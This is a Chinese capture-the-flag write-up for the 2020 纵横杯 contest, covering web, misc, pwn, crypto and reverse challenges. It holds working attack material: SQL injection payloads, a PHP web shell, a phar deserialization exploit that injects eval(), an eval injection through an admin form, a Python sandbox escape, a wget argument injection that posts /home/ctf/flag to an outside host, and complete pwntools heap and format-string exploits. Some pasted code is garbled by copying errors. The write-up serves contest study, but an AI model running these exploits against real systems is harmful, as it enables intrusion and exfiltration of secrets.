

2020—纵横杯—Venom

Web

easyci

登陆可以sqlmap

密码HEIHEIHEIHEI

测试发现为DBA权限，直接找到网站目录写shell就好

```
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=admin' AND 5986=5986 AND 'vNSF'='vNSF&password=123456
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 2021 FROM (SELECT(SLEEP(5)))NLAv) AND 'aGkj'='aGkj&password=123456
---
[22:50:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:50:21] [INFO] testing if current user is DBA
[22:50:21] [INFO] fetching current user
[22:50:21] [INFO] resumed: root@localhost
current user is DBA: True
[22:50:21] [WARNING] HTTP error codes detected during run: 502 (Bad Gateway) - 1 times
[22:50:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/eci-2ze0xe7juyhmdlwju493.
udecil.ichunqiu.com'
[22:50:21] [WARNING] you haven't updated sqlmap for more than 359 days!!!

[*] ending @ 22:50:21 /2020-12-25/
root@kali:~/test#
```

读取apache2的配置文件

发现网站路径为/var/sercet/html


```
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/sercet/html
```

<http://eci-2ze0xe7juyhmdlwju493.cloudeci1.ichunqiu.com/shell.php>

密码: cmd

发现flag在/etc/目录下



easycms

后台账号admin/admin868

<https://github.com/yzmcms/yzmcms/issues/53>

可以ssrf 任意读文件

<ss123>123</ss123>”

```
[root@L1n3-Test-AliYun-HK]: /var/www/html
→ vi ss.html
[root@L1n3-Test-AliYun-HK]: /var/www/html
→ cat ss.html
<ss123><a href='httpxxx://../../../../../flag'>123</a></ss123>”
[root@L1n3-Test-AliYun-HK]: /var/www/html
→
```

列表网址规则

文章网址规则

其他设置

基本信息

采集项目名：

ssrf

采集页面编码：

☒ UTF-8 ☐ GBK

列表规则

网址类型：

☐ 序列网址 ☒ 单一网页

网址配置：

http://47.75.55.165/ss.html

(如为序列网址：http://www.yzmcms.com/html/(*).html，页码使用(*)做为通配符。

页码从：

1

到

10

每次增加

1

网址配置：

网址中必须包含

网址中不得包含

获取网址：

区域开始的HTML：

<ss123>

区域结束的HTML：

</ss123>

提交

后退

mCMS内容管理系统 v5.8 站点首页 会员中心 论坛支持 清除

内容管理

会员管理

模块管理

模块管理

采集管理

广告管理

支付模块

应用商店

留言管理

轮播图管理

内容关键字

自定义表单

友情链接管理

微信管理

管理员管理

系统管理

我的桌面 邮箱配置 广告管理 支付模块 应用商店 留言管理 轮播图管理 内容关键字 采集管理 模块管理

首页 > 模块管理 > 采集管理 > 采集测试

节点名称：

ssrf

列表测试信息：

123 httpxoc://.././././././flag

内容页测试信息（获取第一篇文章地址来测试）：

Array ([title] => [inputtime] => 1608964231 [content] => flag{6c2da20b-4b2f-434f-bbc2-d32684fc70c2})

hello_php

```
1 [13:04:19] 200 - 51B - /admin.php
2 [13:04:44] 200 - 0B - /config.php
3 [13:04:55] 200 - 778B - /index.php
4 [13:04:55] 200 - 778B - /index.php/login/
5 [13:04:58] 200 - 1KB - /login.php
6 [13:05:15] 301 - 383B - /static -> http://eci-
  2zeb3stdvqw99krpua.cloudeci1.ichunqiu.com/static/
7 [13:05:22] 200 - 5KB - /www.zip
```

/login.php admin admin888

```
<?php
if(isset($_GET['img'])&&file_exists($_GET['img'])){?>

<?php } else {?>

```

file_exists 可以触发 phar 反序列化

```
1 <?php
2 include('config.php');
3 class Config{
4     public $title;
5     public $comment;
6     public $logo_url;
7     public function __construct(){
8         global $title;
9         global $comment;
10        global $logo_url;
11        $this->title= $title;
12        $this->comment = $comment;
13        $this->logo_url = $logo_url;
14    }
15    public function upload_logo(){
16        if(!empty($_FILES)){
17            $path='./static/'.md5(time()).'.jpg';
18            move_uploaded_file($_FILES["file"]["tmp_name"], './static/'.md5(time()).'.jpg');
19        }
20    }
21    public function update_title($title,$comment){
22        #垃圾老板就给我这么点钱，叫我怎么帮你做事。
23    }
24
25    public function __destruct(){ ←
26        $file = file_get_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])['dirname'].'/config.php');
27        $file = preg_replace('/\s$title=\'.*?\';/','\s$title=\'$this->title\';', $file);
28        $file = preg_replace('/\s$comment=\'.*?\';/','\s$comment=\'$this->comment\';', $file);
29        file_put_contents(pathinfo($_SERVER['SCRIPT_FILENAME'])['dirname'].'/config.php', $file);
30    }
31 }
32 $config=new Config;
33 ?>
```


需要爆一下文件名

```
1 move_uploaded_file($_FILES["file"]
  ["tmp_name"], './static/'.md5(time()).'.jpg');
```


exp:

```
1 <?php
2 class Config{
3     public $title='xxx\';eval($_REQUEST[cmd]);var_dump(123);$a=\'ccc\';
4     public $comment='aaa';
5     public $logo_url='./static/default.jpg';
6 }
7
8 $template = new Config();
9
10 $phar = new Phar("phar.phar");
11
12 $phar->startBuffering();
13 $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>");
14 $phar->setMetadata($template);
```

```
15 $phar->addFromString("123.txt", "123");
16 $phar->stopBuffering();
17
```



```
> a = new Date('Sat, 26 Dec 2020 05:23:06 GMT')
< Sat Dec 26 2020 13:23:06 GMT+0800 (中国标准时间)
> a.getTime()
< 1608960186000
>
```



eci-2zeb3stdvqw99krpipua.cloudecil1.ichunqiu.com/config.php

flag{f476f85e-941a-46a5-bef6-1e695b8bfbbe}int(123)

⌕

高亮全部 区分大小写 匹配变音符号 匹配词句 第 1 项, 共找到 1 个匹配项

查看器 控制台 调试器 {} 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

cmd=echo file_get_contents('/flag');

大家一起来审代码

admin admin

```
POST /admin/admin_ip.php?action=set HTTP/1.1
Host: eci-2zeb3stdvqw99krpipua.cloudecil1.ichunqiu.com
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://eci-2zeb3stdvqw99krpipua.cloudecil1.ichunqiu.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://eci-2zeb3stdvqw99krpipua.cloudecil1.ichunqiu.com/admin/admin_ip.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Cookie: UM_distinctid=1767acee16d50b-028a6c745f6b8f-6c112c7c-13c680-1767acee16e626; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1608378148; ch3phone=acw9pshqgpl3chhhhsu5ngyiguo700000; PHPSESSID=910cb12fe8779e2d3e47e372d7173e; __jsluid_h=8bbc5539f8e9bcb20d19045396c159f8; __tina_21018907=478b22e1d8243a820160896794137632C92042vd42243A820142C420422expire s%2243A20160896794137632; __51cke__=__51laig__=1
Connection: close

v="";eval($_POST[1]);//&ip=133.22.11.11
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Dec 2020 07:43:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1274
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 08d64ea,-
X-Cache: bypass

<html>
<head>
<title>提示信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no">
<base target=' self' />
<style>body{background:#f9fafd;color:#818181}.mac_msg_jump{width:90%;max-width:624px;min-height:60px;padding:20px 50px;margin:5px auto 0;font-size:14px;line-height:24px;border:1px solid #ddd5e0;border-radius:10px;background:#fff;box-sizing:border-box;text-align:center}mac_msg_jump .title{margin-bottom:11px}mac_msg_jump .text{margin-bottom:11px}mac_msg_jump .tit{width:100%;height:35px;margin:25px 0 10px;text-align:center;font-size:25px;color:#0099cc;letter-spacing:5px}</style></h>
<body leftmargin='0' topmargin='0'>
<center>
<script>
var pgo=0;
function JumpUrl(){
if(pgo==0){ location='admin_ip.php'; pgo=1; }
}
document.write("<br /><div class='mac_msg_jump'><div class='mac_msg_jump_tit'>系统提示</div><div class='text'>");
document.write("成功保存设置!");
document.write("<br /><br /><a href='admin_ip.php'><font style='color:#777777;'>点击这里手动跳转</font></a><br></div></div>");
setTimeout('JumpUrl()',1000);</script>
</body>
</html>
```

flag{e3485b48-100d-4570-9072-8db32b8e4c52}

Elements Console HackBar

LOAD SPLIT EXECUTE TEST SQL X

URL
http://eci-2zegnayqf8pwybpdky3.cloudecil1.ichunqiu.com/data/admin_ip.php

Enable POST
enable application/x-www-form-urlencoded

Body
1=system("cat /flag");

Misc


签到

8进制转10进制，再转ascii，没有脚本直接手撸.

flag{w3lcome_to_2ong_h3ng_be1}

马赛克

跑了一遍Depix脚本，现在的图片。



flag{0123468abd68abd0123}

babymaze1

参考 <https://writeup.ctfhub.com/Challenge/2019/UNCTF/fa17e972.html>

一道编程题，多关迷宫，并且越来越大，手敲过迷宫是不可能了，正在写程序

已经跑到最后的迷宫了 101*51，但是交互有点问题，最后一张地图没有完全跑出来

```
1  from pwn import *
2  from collections import deque
3  context.log_level = "debug"
4
5  r = remote("182.92.203.154", 11001)
6
7  direction = ((0, 1), (0, -1), (1, 0), (-1, 0))
8  cdirection = ('d', 'a', 's', 'w')
9
10 mapp = 1
11
12 def getmap():
13     s = r.recvline()
14     ans = []
15     while True:
16         s = r.recvline().decode()
17         if (s.find("#####") != -1) and (mapp == 1):
18             break
19         elif (s.find("#####") != -1)
20 and (mapp == 2):
21             break
22         elif
23 (s.find("#####")
24 != -1) and (mapp == 3):
25             break
26         elif
27 (s.find("#####
28 #####") != -1) and (mapp == 4) :
29             break
```

```

25         elif
(s.find("#####
#####") != -1) and (mapp == 5):
26             break
27
28         s = s.strip("\n")
29         ans.append(s)
30     return ans
31 def sendstep(s):
32     r.sendline(s)
33 class Jset:
34     def __init__(self):
35         self.f = dict()
36     def getf(self, x):
37         if x in self.f:
38             fx = self.f[x]
39             if x == fx:
40                 return x
41             ans = self.getf(fx)
42             self.f[x] = ans
43             return ans
44         self.f[x] = x
45         return x
46     def connect(self, x, y):
47         fx = self.getf(x)
48         fy = self.getf(y)
49         if fx == fy:
50             return
51         self.f[fx] = fy
52 class Map:
53     def __init__(self):
54         self.px = 0
55         self.py = 0
56         self.rx = 0
57         self.ry = 0
58         self.n = 1
59         self.m = 1
60         self.a = deque([deque(' ')])
61         self.door = None
62         self.js = Jset()
63     def setmap(self, dx, dy, mp):
64         self.px += dx
65         self.py += dy
66         self.rx += dx
67         self.ry += dy
68         mpn = len(mp)
69         mpm = len(mp[0])
70         ox = oy = -1
71         for i in range(mpn):

```



```

81         for j in range(mpm):
82             if mp[i][j] == '*':
83                 ox = i
84                 oy = j
85                 break
86         if ox != -1:
87             break
88     for i in range(mpn):
89         for j in range(mpm):
90             self._setpoint(i - ox, j - oy, mp[i][j])
91 def _setpoint(self, x, y, c):
92     x += self.px
93     y += self.py
94     while x < 0:
95         self.px += 1
96         x += 1
97         self.a.appendleft(deque('?' * self.m))
98         self.n += 1
99     while x >= self.n:
100         self.a.append(deque('?' * self.m))
101         self.n += 1
102     if y < 0:
103         yy = -y
104         for i in range(self.n):
105             self.a[i].appendleft('?' * yy)
106         y = 0
107         self.py += yy
108         self.m += yy
109     if y >= self.m:
110         yy = y - self.m + 1
111         for i in range(self.n):
112             self.a[i].append('?' * yy)
113         self.m += yy
114     oldc = self.a[x][y]
115     if oldc != '?':
116         return
117     if c == '*':
118         c = ' '
119     self.a[x][y] = c
120     if c != '#':
121         _x = x - self.px + self.rx
122         _y = y - self.py + self.ry
123         if c == '$':
124             self.door = (_x, _y)
125         for i in range(4):
126             tx = _x + direction[i][0]
127             ty = _y + direction[i][1]
128             tc = self.get(tx, ty)
129             if tc == '?' or tc == '#':

```

```

137         continue
138         self.js.connect((_x,_y), (tx,ty))
139 def __str__(self):
140     s = ""
141     for i in range(self.n):
142         for j in range(self.m):
143             c = self.a[i][j]
144             if i == self.px and j == self.py:
145                 c = '*'
146             s += c
147         s += '\n'
148     return s
149 def get_a(self, x, y):
150     if x < 0 or y < 0 or x >= self.n or y >= self.m:
151         return '?'
152     return self.a[x][y]
153 def get(self, x, y):
154     x = self.px + x - self.rx
155     y = self.py + y - self.ry
156     return self.get_a(x, y)
157 def can_run(self):
158     if self.door is None:
159         return False
160     f2 = self.js.getf(self.door)
161     f3 = self.js.getf((self.rx, self.ry))
162     return f2 == f3
163 def find_target():
164     global m, has_door
165     if m.can_run():
166         pos = m.door
167     else:
168         try:
169             f1 = m.js.getf((m.rx, m.ry))
170             for x in range(m.n):
171                 for y in range(m.m):
172                     c = m.get_a(x, y)
173                     if c == '#':
174                         continue
175                     f2 = m.js.getf((x-m.px+m.rx, y-m.py+m.ry))
176                     if f1 != f2:
177                         continue
178                     for i in range(4):
179                         tx = x + direction[i][0]
180                         ty = y + direction[i][1]
181                         if m.get_a(tx, ty) == '?':
182                             pos = (x-m.px+m.rx, y-m.py+m.ry)
183                             raise StopIteration
184         except StopIteration:
185             pass

```


babymaze2_beta

```
(kali@kali)-[~/Desktop]
$ nc 182.92.203.154 10001
Welcome to my maze
you can use "wasd" to move
=====
== 1. AI(lower)      ==
== 2. AI(upper)     ==
== 3. exit           ==
=====
> __import__('os').system('cat /flag')
flag{b22bb2fa029d46b5afde65a5b6baf58b}
Invalid choice
> █
```

flag{b22bb2fa029d46b5afde65a5b6baf58b}

magic_download

使用 -e 让特殊字符被处理 输出换行 绕过正则匹配，并且最终传到wget那里，利用 timestamping=off使其合法不出错。

-e timestamping=off \\n223.5.5.5\\n --post-file=/home/ctf/flag ip:port

```
connecting to 182.92.203.154:10001 failed: connection refused
root@ubuntu:~# nc 182.92.203.154 48521
Please enter your IP: -e timestamping=off \\n223.5.5.5\\n --post-file=/home/ctf/flag 47.1.1.1:8888
--2020-12-26 11:37:11-- http://%5Cn223.5.5.5%5Cn/
Resolving \\n223.5.5.5\\n... failed: Name or service not known.
wget: unable to resolve host address '\\n223.5.5.5\\n'
--2020-12-26 11:37:11-- http://47.1.1.1:8888/
Connecting to 47.1.1.1:8888... connected.
```

```
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 182.92.203.154 43764 received!
POST / HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 47.1.1.1:8888
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{f2e0bde2-8c05-41ca-8823-f1353769b4cd}
```

flag{f2e0bde2-8c05-41ca-8823-f1353769b4cd}

Crypto

common

D3CTF原题 直接exp2改值就行

<https://gist.github.com/LurkNoi/dfe86ed4d16776242251318b380336e7>

flag{fbd8471a-6db7-4064-94e2-65a0ffcacfbc}

Pwn

wind_farm_panel

House of Orange

```
1  #! /usr/bin/python
2  # -*- coding: utf-8 -*-
3  from pwn import *
4
5  context.terminal = ['tmux', 'splitw', '-h']
6  context(arch = 'amd64', os = 'linux', log_level='debug')
7  # p = process('./pwn')
9  p = remote('182.92.203.154', 28452)
10 def add(idx, size, payload):
12     p.sendlineafter('>>', '1')
13     p.sendlineafter('Please enter the wind turbine to be turned on(0 ~ 5):',
14 str(idx))
15     p.sendlineafter('Please input the maximum power of this wind turbine:',
16 str(size))
17     p.sendafter('Your name:', payload)
18 def edit(idx, payload):
19     p.sendlineafter('>>', '3')
20     p.sendlineafter('Which turbine:', str(idx))
21     p.sendafter('Please input:', payload)
22 def show(idx):
23     p.sendlineafter('>>', '2')
24     p.sendlineafter('Please select the number of the wind turbine to be
25 viewed:', str(idx))
26 def pack_file_64(_flags=0,
27                 _IO_read_ptr=0,
28                 _IO_read_end=0,
29                 _IO_read_base=0,
30                 _IO_write_base=0,
31                 _IO_write_ptr=0,
32                 _IO_write_end=0,
33                 _IO_buf_base=0,
34                 _IO_buf_end=0,
35                 _IO_save_base=0,
36                 _IO_backup_base=0,
37                 _IO_save_end=0,
38                 _IO_marker=0,
39                 _IO_chain=0,
40                 _fileno=0,
41                 _lock=0,
42                 _mode=0):
43     struct = _flags + \
44         p64(_IO_read_ptr) + \
```

```

45     p64(_IO_read_end) + \
46     p64(_IO_read_base) + \
47     p64(_IO_write_base) + \
48     p64(_IO_write_ptr) + \
49     p64(_IO_write_end) + \
50     p64(_IO_buf_base) + \
51     p64(_IO_buf_end) + \
52     p64(_IO_save_base) + \
53     p64(_IO_backup_base) + \
54     p64(_IO_save_end) + \
55     p64(_IO_marker) + \
56     p64(_IO_chain) + \
57     p32(_fileno)
58     struct = struct.ljust(0x88, "\x00")
59     struct += p64(_lock)
60     struct = struct.ljust(0xc0, "\x00")
61     struct += p64(_mode)
62     struct = struct.ljust(0xd8, "\x00")
63     return struct
64
65 if __name__ == "__main__":
66     add(0, 0x400 - 0x10, 'Mech0n\n')
67     edit(0, '\x00' * 0x3f8 + p64(0xc01))
68     add(1, 0x1000 - 1, 'Mech0n\n')
69     add(2, 0x400, 'a' * 8)
70     show(2)
71     libc = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00')) - 0x3c5158
72     IO_list_all = libc + 0x3c5520
73     system = libc + 0x453a0
74     sh = libc + 0x18ce17
75     fd = libc + 0x3c4b78
76     edit(2, 'a' * 0x11)
77     show(2)
78     p.recvuntil('a' * 0x10)
79     heap = u64(p.recv(6).ljust(8, '\x00')) - 0x61 #heap2
80     vtable_addr = heap + 0x500
81     payload = '\x00' * 0x400
82     fake_file = pack_file_64(
83         _flags='/bin/sh\x00',
84         _IO_read_ptr= 0x61,
85         _IO_read_end= fd,
86         _IO_read_base= IO_list_all - 0x10,
87         _mode=0,
88         _IO_write_base=2,
89         _IO_write_ptr=3
90     )
91     payload += fake_file
92     payload += p64(vtable_addr)
93     payload += p64(1)

```

```
96     payload += p64(2)
97     payload += p64(0)*3    # vtable
98     payload += p64(system)
100     edit(2, payload)
102     success('LIBC:\t' + str(hex(libc)))
103     success('HEAP:\t' + str(hex(heap)))
104     # gdb.attach(p)
105     p.interactive()
106     # flag{5dc40d849e0ef0a534fc3f430aac4590}
```

shell

CSAPP shell Lab

dobgfg有个FMT

然后泄漏libc和pie打got的strcmp改成system

```
1  #! /usr/bin/python
2  # -*- coding: utf-8 -*-
3  from pwn import *
4
5  context.terminal = ['tmux', 'splitw', '-h']
6  context(arch = 'amd64', os = 'linux', log_level='debug')
7  p = remote('182.92.203.154', 35264)
8
9  # p = process('./pwn')
10 stdin_offset = 0x3c48e0
11
12 cmd = 0x153b
13
14 strcmp_offset = 0x0000000000203080
15
16 bss = 0x203160 + 0x40
17
18 system_offset = 0x453a0
19
20 def shell(payload):
21     p.sendlineafter('$', 'fg %11' + payload)
22
23
24 if __name__ == "__main__":
25     shell("%p" * 50)
26     pie = int(p.recvuntil('53b')[-14:], 16) - cmd
27     success('PIE : \t' + str(hex(pie)))
28     shell('%p%115$p')
29     libc = int(p.recvuntil('1d4')[-14:], 16) - 0x841d4
30     success('LIBC: \t' + str(hex(libc)))
31     system = system_offset + libc
32     strcmp = strcmp_offset + pie
33     payload = fmtstr_payload(173, {strcmp:system}, numwritten=2)
34     shell('%p' + payload)
35     p.interactive()
```

Reverse

friendlyRE

逻辑是：先对输入进行sm4加密（密钥是“”Thisisinsteresth””），然后进行base64（表修改了一下，大小写互换），最后与字符串“2NI5JKCBI5Hyva+9AZa3mq==”进行比对。

base64过程计算key会加0x20，然后与0x3f做与运算。

```
1 from gmssl.sm4 import CryptSM4, SM4_ENCRYPT, SM4_DECRYPT
2 key = b'Thisisinsteresth'
3 encrypt_value = b'\x58\x70\x99\x0c\x4f\x3b\x09\x90\x78\xd6\x07\x9d\xe9\x38
4 \x17\x70\x00\x00'
5 crypt_sm4 = CryptSM4()
6 crypt_sm4.set_key(key, SM4_DECRYPT)
7 decrypt_value = crypt_sm4.crypt_ecb(encrypt_value) # bytes类型
8 print(decrypt_value)
```

```
1 >>> from sm4 import SM4Key
2 >>> cip =
3 '\x58\x70\x99\x0c\x4f\x3b\x09\x90\x78\xd6\x07\x9c\xe9\x38\x17\xb3'
4 >>> a = SM4Key('Thisisinsteresth')
5 >>> text = a.decrypt(cip)
6 >>> text
'DoyouKnowVEHSEH!'
```